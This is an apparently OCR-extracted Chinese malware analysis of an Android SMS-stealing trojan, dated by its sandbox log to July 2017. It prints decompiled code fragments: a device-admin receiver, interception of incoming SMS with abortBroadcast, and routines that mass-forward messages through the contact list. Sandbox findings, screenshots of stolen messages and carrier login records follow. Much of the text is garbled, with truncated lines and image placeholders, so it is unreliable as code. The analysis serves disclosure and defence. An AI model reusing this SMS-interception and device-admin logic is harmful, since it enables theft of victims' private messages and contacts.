
“ ”





“ ”




```
<intent-filter>
    <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
</intent-filter>
```

```
public class MyAdmin
  extends DeviceAdminReceiver
```


```
    super
    new
    new "已被取消激活");
  }

ntext paramContext, Intent paramIntent)
  public void onEnabled(Co
  {
ontext, paramIntent);
    super.onEnabled(paramC
  }

  public void
  {
    super.
    System.out.println("on
  }
receiver");
```




```
localg.<init>();
if ((beckham.owen.util.c.a((String)localObject1)) || (((String)localObject1).length() == 14))
{
  localObject2 = new java/lang/StringBuilder;
  ((StringBuilder)localObject2).<init>("电话: ");
  localObject1 = (String)localObject1 + "历史短信";
  str = PhoService.a(this.a, PhoService.a(this.a));
```




```
((beckham.owen.a.g)localObject4).<init>();
if ((beckham.owen.util.c.a((String)localObject1)) || (((String)localObject1).length() == 14))
{
  localObject3 = new java/lang/StringBuilder;
  ((StringBuilder)localObject3).<init>("电话: ");
  ((beckham.owen.a.c)localObject2).g((String)localObject1 + "  对方已经取消默认短信应用!");
                if
                  continue;
```

```
public j(ContentResolver paramContentResolver, Handler paramHandler)
{
  super(paramHandler);
  this.e = paramContentResolver;
  this.d = paramHandler;
}

public void onChange(boolean paramBoolean)
{
```

```
  if (c.d == 0) {
    new x(this).start();
  }
return;
if (c.c == 1) {
  new l(this).start();
}
if (MyApplication.e == 1) {
  abortBroadcast();
}
```


```
eateFromPdu((byte[])paramIntent[i]);
sMessage[i];
                return;
                label199:
                arrayOfSmsMessage[i] = SmsMessage.cr
                i++;
                break;
              }
              SmsMessage localSmsMessage = arrayOfSm
```


```
i1 = -1;
continue;
                ((boolean)localObject3).a("成功")
                                        if                    null
                                          continue
                                          Log.e(""  "得到指令：准备按通讯录全部转发")
                                          ""
                                            try
```


```
Object localObject3 = ((Cursor)localObject2).getString(((Cursor)localObject2).getColumnIndex("da
sleep(8000L);
locala.a((String)localObject3, this.a.a);
i++;
localObject3 = new java/lang/StringBuilder;
((StringBuilder)localObject3).<init>("发送第");
Log.e("". i + "条短信");
        continue
        locala.a("通过通讯录转发短信失败")
        continue
      ;
      ""
      this                                                    "config"
                                                              "GET_ALL_PHO_AND_SENTSMS_MSG"  ""
                        if
                          continue
                        ;
                        locala.a("已通过通讯录转发短信"+i+"条");
                        return
```


```
import java.util.regex.Matcher;
                    Pattern;

                                                    {
    a = 0;
    String b = "abc";
    String c =                                  cn";
    String d =
    String e =                                  .cn";
    String f = "";
    String g =                                  ;
                "";
";                                  public static String j =
```


动态检测
操作系统： Android 4.4
软件版本： android
开始时间： 2017-07-09 16:34:32
结束时间： 2017-07-09 16:37:54
非法权限 [2]
尝试发送短信
危险等级
检测到激活设备管理器请求
危险等级
隐私窃取 [3]
尝试建立SMTP连接,可能在建立邮件通道
危险等级


09:27
09:27
来自:+865736
电话：
09:27
来自:+719876
09:27
09:27
电话
09:26
电话
09:26
来自10...
IMSI
09:25
来自106...
电话
通讯录联...
IM
09:22
来自:23...
手机号:
IMSI


发件人
大小: 958 KB
电话 日期 类型 内容
接收 1069092840069999994 2017-07-08 09:12:03





22:54:08	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
22:38:35	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
21:35:04	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
21:27:31	正常	天翼用户中心	223.104.*.*	[illegible]	PC(Windows 7)
21:16:57	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
20:39:24	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
[illegible]	[illegible]	[illegible]	223.104.*.*	广西南宁	PC(Windows 7)
20:27:38	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
20:15:22	正常	天翼用户中心	223.104.*.*	[illegible]	